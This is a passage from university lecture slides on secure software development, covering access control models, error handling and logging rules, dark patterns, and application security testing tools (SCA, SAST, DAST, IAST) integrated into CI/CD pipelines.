 - **Never accept** one that has not been generated by the application
 - This should generate a log/SIEM alert and block the IP (security incident)
 - Must be **regenerated** at each authentication and re-authentication
 - Or any other event that changes the user's privilege level



- **This applies if you finally must use a non-memory safe language (C/C++) either to create part of the application**
 - Or in the application itself
 - Check the limits of each input every time it is used
 - It should be checked carefully and repeatedly
 - If the language has a framework for this, use it
 - **Check the type of all inputs, always**
 - If possible, create unit tests for these checks and run them each time code is added
 - Make **code review** and verify that each input has its appropriate test
 - **Hire a pentester** to check this section especially
 - Enable other protections such as
 - **Compiler options** (depends on each compiler)
 - Ex.: GCC: <https://developers.redhat.com/blog/2018/03/21/compiler-and-linker-flags-gcc>)
 - **DEP**: <https://docs.microsoft.com/en-us/windows/win32/Memory/data-execution-prevention>
 - **ASLR**: <https://techcommunity.microsoft.com/t5/windows-security/turn-on-mandatory-aslr-in-windows-security/m-p/1186989>

- **Determines what an authenticated user can or cannot do in the system**
- **RBAC (Role-Based Access Control)**
 - A series of user roles are created in the design
 - Each are assigned the minimum permissions to do a certain job
 - e.g.: Tester, developer, database administrator...
 - Users are assigned one or more roles
 - Only these determine what users can or cannot do
 - When a user leaves or is promoted, their roles are removed or changed
 - And, with it, automatically their permissions (like Windows groups, [ASR](#))
- **DAC (Discretionary Access Control)**
 - The resource owner can freely give or remove permissions
 - Like the Linux file system
 - But it can be applied to more abstract entities, such as "users on the same network", etc.

● **MAC (Mandatory Access Control)**

- **Access to a resource is based on its privacy level**
- And whether the user has sufficient privilege to access that level or not
- Identical to what was described in topic 3: OS Security

● **PBAC (Permission-Based Access Control)**

- **Users are granted certain permissions on the information or systems**
- Which are checked when accessing it
- No roles are used
- Permissions are granted to individual users or multiple users at once

ERROR HANDLING, LOGGING, AND MONITORING: HANDLING RULES



José Manuel
Redondo López

- **ALL** application errors must be captured and handled
 - Leaving none untreated
- Doing a global `catch` (on the `main`) is a good idea as a last resort
 - To capture unexpected errors and deal with them appropriately (**never empty!**)
- Internal error information (stack traces...) should **NEVER** be disclosed to users
 - In fact, errors should show no information to users (never product versions, technologies...)
- As we said, never say if the username or the password is wrong
 - Give an identical error in both cases (prevents enumeration)
- If an error occurs during a transaction, return to its starting point (fail-close)
- Security errors (login, access control, validation failures...) must create an alert
 - Ideally, the application logs are sent to an IDS/IPS or a SIEM that analyzes them (next slide)
 - They can be provoked by running an automatic vulnerability scanning tool (Seminar 3)
- When the error includes information from other systems...
 - Encode the content, delete all non-printable characters, and limit the size of the logged information

- **There are log monitoring software that analyzes logs sent to them looking for problems (e. g.: SIEM, seen in topic 5)**
 - Many of them analyze them using different ML/AI techniques (e. g.: rules, [SI](#) course)
 - We must use a log format compatible with our SIEM (topic 5)
 - **General rules**
 - Log failed/successful logins, and errors
 - Record brute-force login attempts (e.g., more than 10 failed login attempts in less than 1 minute)
 - Generally, log all security-related events
 - Authenticated user, user blocked after several failed attempts, failed validations...
 - **Rules about the information they contain**
 - **Remember:** logs **must not contain private or personally identifiable information**
 - The **type** of event that has occurred (security/other)
 - **When** it happened (**timestamp**)
 - **Where** it has occurred, both at the address and system level (system, IP, URL, subdomain...).
 - The **result** of the event
 - If possible, identify **the user** or **source** associated with the event

ERROR HANDLING, LOGGING, AND MONITORING: LOG PROTECTION



José Manuel
Redondo López

- **Logs must be protected from unauthorized access**
 - And backed up as part of the company's backup strategy
- **Log access must also be recorded and monitored**
- **They must be stored encrypted and on a secure server (see SNI, topic 5)**
- **Logs must be accessible by incident response teams**
- **They must be deleted periodically**
 - Following the company policy for sensitive information
 - And, of course, the legal regulations of our country
- **This part links to the Computer Forensics and Audit (IFA) optional course**

- **If the security measures of an application are difficult to use, users will try to avoid them**
 - Or go to rival products!
- **It is necessary to try to make security usable. E.g.:**
 - Allow to unlock a device or app using fingerprint or facial recognition, instead of a password
 - Teach users to create passwords from phrases, instead of using typical complexity rules
 - Teach users how to use **Password Managers**
 - ...
- **This is a complex topic that exceeds the competences of this course**
 - And it is related to what was taught in the **CPM** course
- **Some materials on UI design from a security perspective**
 - <https://uxdesign.cc/designing-uis-with-security-in-mind-f4f6f265573a>
 - <https://www.w3.org/TR/UISecurity/#intro>




A rectangular input field with a light gray border. Inside the field, the word "Password" is written in a small, dark font at the top left. Below it, there are ten black dots representing masked characters. On the right side of the field, there is a small, dark icon of an eye, which typically represents a toggle for showing or hiding the password.

ANTI-USABILITY: "DARK PATTERNS"



José Manuel
Redondo López

- **Designing programs to "trick" users into doing things they don't want**
 - Buy products, service subscriptions...(e.g.: extra cart items, fake "x persons are viewing this"...)
 - Some can compromise user security!
- **Assume users do not read the whole web**
 - And/or that they will behave in a given way
 - **Pages are designed to deceive**; they seem to say one thing, but the reality is different
- **As users, we must know these practices to defend ourselves from them**
 - Ant to avoid reproducing them in our applications
- **List of "dark patterns"**
 - <https://www.darkpatterns.org/types-of-dark-pattern>



Source: <https://carlosguadian.net/2021/06/07/dark-patterns-o-como-obligarte-a-hacer-lo-que-no-quieres/>

[< Go to Index](#)

AST (APPLICATION SECURITY TESTING)

Techniques and tools to check software security



- **Testing activities are critical to detect security issues**
 - It uses the same method given in **CVVS** to do functional tests
 - But for the mentioned "abuse stories" or "negative use cases"
- **The security of our software products may be evaluated by third parties**
 - Normally, to be accepted in various countries/contexts
 - The **Common Criteria** (functional security testing for security requirements) are used for this
 - Each country has a certifying body; the **Centro Criptológico Nacional** (CCN) does it in Spain
- **Testing involves introducing AST tools into the software development process**
 - Which is especially relevant if we follow a DevOps development model with a CI/CD (**AS**)
 - These tools should be integrated into our pipeline
 - We will turn it into **SecDevOps**
 - Some security tasks in each phase can be performed in parallel with others

SCA (SOFTWARE COMPOSITION ANALYSIS) TOOLS

● Manage the usage of open-source components

- Automatically scan open-source code we use, including artifacts such as containers

● Have these purposes

- **Inventory:** Collect all used open-source components, direct, and indirect dependencies
 - Enables knowing every software component in use, which is key to controlling your security
- **License Compliance:** provide information about each of the identified components
 - Includes if the license type is compatible with the organization policy and authorship attribution
- **Security Vulnerabilities:** Identifies known vulnerabilities in these components (CVEs)
 - **It is their main function**
 - Reports if the application calls vulnerable code, suggest mitigations, and manage updates or patches
- **Advanced features:** Force all open-source components to comply with company policies
 - With automated responses (request component approval, prevent application construction...)
 - Warns about vulnerabilities in a component before making a **pull request** and allow it into the system

● Examples: <https://sourceforge.net/software/software-composition-analysis-sca/>

SAST (STATIC APPLICATION SECURITY TESTING) TOOLS



● Test application's internal structures and source code

- Not functionality (**white box tests**)


● Advantages

- Support many languages: PHP, Java, .NET, C, C++, C#...
- Discover complex vulnerabilities during early development stages, that can be resolved quickly
- Detail the problem, including the line of code
- Can be integrated into an existing SDLC environment

● Disadvantages

- Scaling them to major developments can be challenging
- Tend to be **inaccurate**: many false positives and negatives
 - Even worse with dynamic typing languages
- Cannot test applications in real environments
 - Do not detect vulnerabilities in the application logic
 - Or insecure configurations

Source: <https://www.mend.io/resources/blog/sast-vs-sca/>



SAST (STATIC APPLICATION SECURITY TESTING) TOOLS



Source: synopsys.com



José Manuel
Redondo López

● Popular examples are

- SonarQube (saw in labs)
- Veracode Static Analysis
- Fortify Static Code Analyser
- Codacy
- AppScan
- Checkmarx CxSAST

● Examples of these tools

- <https://www.g2.com/categories/static-application-security-testing-sast>

SonarQube analyzing DVJA: <https://github.com/appsecco/dvja>

dvja ☆ master

Last analysis had 2 warnings January 3, 2022, 11:08 AM Version 1.0-SNAPSHOT

Overview Issues Security Hotspots Measures Code Activity

Project Settings Project Information

1 / 66 issues 1h 32min effort

Bulk Change

src/main/webapp/WEB-INF/dvja/AssessmentHome.jsp

Add a <title> tag to this page. Why is this an issue? 5 minutes ago L6 user-experience

Replace this <i> tag by . Why is this an issue? 5 minutes ago L17 accessibility

Replace this <i> tag by . Why is this an issue? 5 minutes ago L20 accessibility

Replace this <i> tag by . Why is this an issue? 5 minutes ago L23 accessibility

src/main/webapp/WEB-INF/dvja/Home.jsp

Add a <title> tag to this page. Why is this an issue? 5 minutes ago L6 user-experience

Replace this <i> tag by . Why is this an issue? 5 minutes ago L19 accessibility

src/main/webapp/WEB-INF/dvja/Login.jsp

Add a <title> tag to this page. Why is this an issue? 5 minutes ago L6 user-experience

Filters Clear All Filters

Type BUG Clear

Bug 66

Vulnerability 0

Code Smell 62

Ctrl + click to add to selection

Severity

Blocker 0 Minor 23

Critical 0 Info 0

Major 43

Scope

Resolution

Status

Security Category

Creation Date

Language

Rule


Tag

- **Using GitHub** gives you the ability to use SCA and SAST features very easily
- **It integrates SCA and SAST scanners as part of their GitHub Actions**
 - Among many other functionalities
 - Therefore, you can launch a lot of automated processes to improve our code
 - One of the most popular free ones is **CodeQL**
 - Follow: <https://docs.github.com/es/code-security/code-scanning/automatically-scanning-your-code-for-vulnerabilities-and-errors/setting-up-code-scanning-for-a-repository>
 - Check other available GitHub Actions to find more AST tools that may fit your development
 - And improve your security!


EASY SCA AND SAST WITH GITHUB ACTIONS AND WORKFLOWS




José Manuel
Redondo López




1. Create a new workflow



3. **Dependency review** makes a SCA and a SAST Scan with the CodeQL product. Accept the created file and commit it



4. Go to "Actions" and wait for the task to finish



EASY SCA AND SAST WITH GITHUB ACTIONS AND WORKFLOWS



José Manuel
Redondo López

- And just like that we have SCA (Dependabot) and SAST (Code scanning) features for our code!

The screenshot displays the GitHub Security interface. The top navigation bar includes links for Code, Issues, Pull requests, Actions, Projects, Wiki, Security (5), Insights, and Settings. The left sidebar shows the 'Code scanning' section with 5 alerts. The main content area, titled 'Code scanning', shows a summary of the latest scan: 26 minutes ago, master branch, CodeQL workflow, 33.3k / 5.46k lines scanned, 2m 55s duration, and 5 alerts. Below this, a search bar shows 'is:open branch:master'. A table lists 5 open alerts, all detected by CodeQL on the master branch. The alerts are:

Alert	Severity	Branch
Server-side request forgery	Critical	master
Uncontrolled command line	Critical	master
Inefficient regular expression	High	master
Polynomial regular expression used on uncontrolled data	High	master
Polynomial regular expression used on uncontrolled data	High	master

EASY SCA AND SAST WITH GITHUB ACTIONS AND WORKFLOWS



José Manuel
Redondo López

- The code security and analysis options also activate automatic SCA and SAST
- Also, **secret scans**
 - Hardcoded private information in your code is detected!
- These options are **KEY** for implementing secure code!

Code security and analysis

Dependency graph
Understand your dependencies.
Dependency graph is always enabled for public repos. [Disable](#)

Dependabot
Keep your dependencies secure and up-to-date. [Learn more about Dependabot.](#)

Dependabot alerts
Receive alerts for vulnerabilities that affect your dependencies and manually generate Dependabot pull requests to resolve these vulnerabilities. [Configure alert notifications.](#) [Enable](#)

Dependabot security updates
Allow Dependabot to open pull requests automatically to resolve Dependabot alerts. [Enable](#)


Dependabot version updates
Allow Dependabot to open pull requests automatically to keep your dependencies up-to-date when new versions are available. [Learn more about configuring a dependabot.yml file.](#) [Enable](#)

Code scanning
Automatically detect common vulnerabilities and coding errors. [Disable](#)

Check Failure
Define which alert severity should cause a pull request check to fail. [Medium or higher / Only errors](#)

Secret scanning
GitHub will always send alerts to partners for detected secrets in public repositories. [Learn more about partner patterns.](#) [Disable](#)

DAST (DYNAMIC APPLICATION SECURITY TESTING) TOOLS



Source: synopsys.com

- **Black box test** method that introduces errors to test the resulting execution paths

- Requires no source code or binaries; scans the running application

- **Advantages**

- Unlike SAST, allows you to detect **runtime issues**
 - Authentication and network configuration errors, issues after login...
- There are fewer false positives
- Supports all programming languages and/or custom frameworks

- **Disadvantages**

- Do not provide information about the vulnerability causes
- Not for the 1st stages of the project (need the application running)
- It does not simulate a part of the possible attacks

- **Want to incorporate a free one to your pipeline?**

- Check OWASP ZAP: <https://owasp.org/www-project-zap/>

Source: <https://www.synopsys.com/blogs/software-security/sast-vs-dast-difference/>

synopsys®

SAST vs. DAST

Static application security testing (SAST) and dynamic application security testing (DAST) are both methods of testing for security vulnerabilities, but they're used very differently.

Here are some key differences between the two:

White box security testing

- The tester has access to the underlying framework, design, and implementation.
- The application is tested from the inside out.
- This type of testing represents the developer approach.




Black box security testing

- The tester has no knowledge of the technologies or frameworks that the application is built on.
- The application is tested from the outside in.
- This type of testing represents the hacker approach.

Requires source code

- SAST doesn't require a deployed application.
- It analyzes the source code or binary without executing the application.

DAST (DYNAMIC APPLICATION SECURITY TESTING) TOOLS



Source: synopsys.com



José Manuel
Redondo López

Examples are (some are more than DAST)

- Netsparker
- Acunetix
- Appknox
- Veracode Dynamic Analysis
- Detectify Deep Scan
- Rapid7 InsightAppSec
- Checkmarx
- HCL AppScan (DAST, SAST, and IAST)
- GitLab
- AppCheck
- OWASP ZAP
- Burp


A list of these tools can be found here

- <https://www.comparitech.com/net-admin/dast-tools/>

ZAP finding a vulnerability

ZAP finding a serious vulnerability

IAST (INTERACTIVE APPLICATION SECURITY TESTING) TOOLS



José Manuel
Redondo López

● Instrument software to evaluate its performance and detect vulnerabilities

- **Agent-like approach:** agents and sensors continuously analyze the application behavior
 - During automated / manual tests
- Analysis and feedback are done at real time in the IDE, the CI environment, in the quality assurance processes, or in production
- Sensors have access to complete source code, data and control flow, system configuration data, web components, and back-end connection data
 - Greater coverage and more accurate than SAST and DAST
- **Examples:** https://owasp.org/www-community/Source_Code_Analysis_Tools


● Advantages

- Potential problems can be detected earlier ("shift left"), minimizing costs and delays
- Display more complete data from problematic lines of code, making it easier to fix them

● Disadvantages

- They can slow down the application operation (due to code instrumentation)

IAST (INTERACTIVE APPLICATION SECURITY TESTING) TOOLS




José Manuel
Redondo López

Examples of these tools are

- Application Inspector
- Contrast Assess
- Enlightn
- PT Application Inspector
- NetSparker

A list of these tools and more of the previous categories can be found here

- https://owasp.org/www-community/Source_Code_Analysis_Tools



Source: <https://www.cyberseguridad.com.mx/netsparker-web-application-security/>



Source: <https://www.scmagazine.com/resource/application-security/devsecops-what-it-is-and-how-to-approach-implementation>

- **The advantages of integrating security tools into the CI/CD pipeline are greater the sooner they are fully integrated in the development/build environment**
 - "shift left" is also a rule here!
 - It's vital that developers feel comfortable using them as part of their daily work
 - To ensure continuous integration, delivery, and deployment
 - If not, they will generate rejection in DevOps teams, that will not use them properly
- **The tools must also offer**
 - The ability to be invoked from the command line
 - Integration with the metrics dashboard used in the project
 - Tracking the found defects
 - The ability to interrupt compilation and send push notifications via email
- **Languages, frameworks, and APIs are constantly changing**
 - Tools must provide fast compatibility with new versions of the tools

FROM DEVOPS TO SECDEVOPS: 7 POINTS TO DO AUTOMATED SECURITY TESTS



José Manuel
Redondo López

1. In the IDE, use tools that

- Check the code as a spell checker (Lightweight SAST)
- Manage dependencies and allow you to download secure packages (Lightweight SCA)
- APIs and linting tools that explain potential problems
- Examples: Code Sight, Black Duck

2. Pre-commit: Analysis of the application's secret management

- No hardcoded data should reach the CI/CD pipeline!

IDE

Lightweight SAST
Lightweight SCA

To
CI/CD


FROM DEVOPS TO SECDEVOPS: 7 POINTS TO DO AUTOMATED SECURITY TESTS



José Manuel
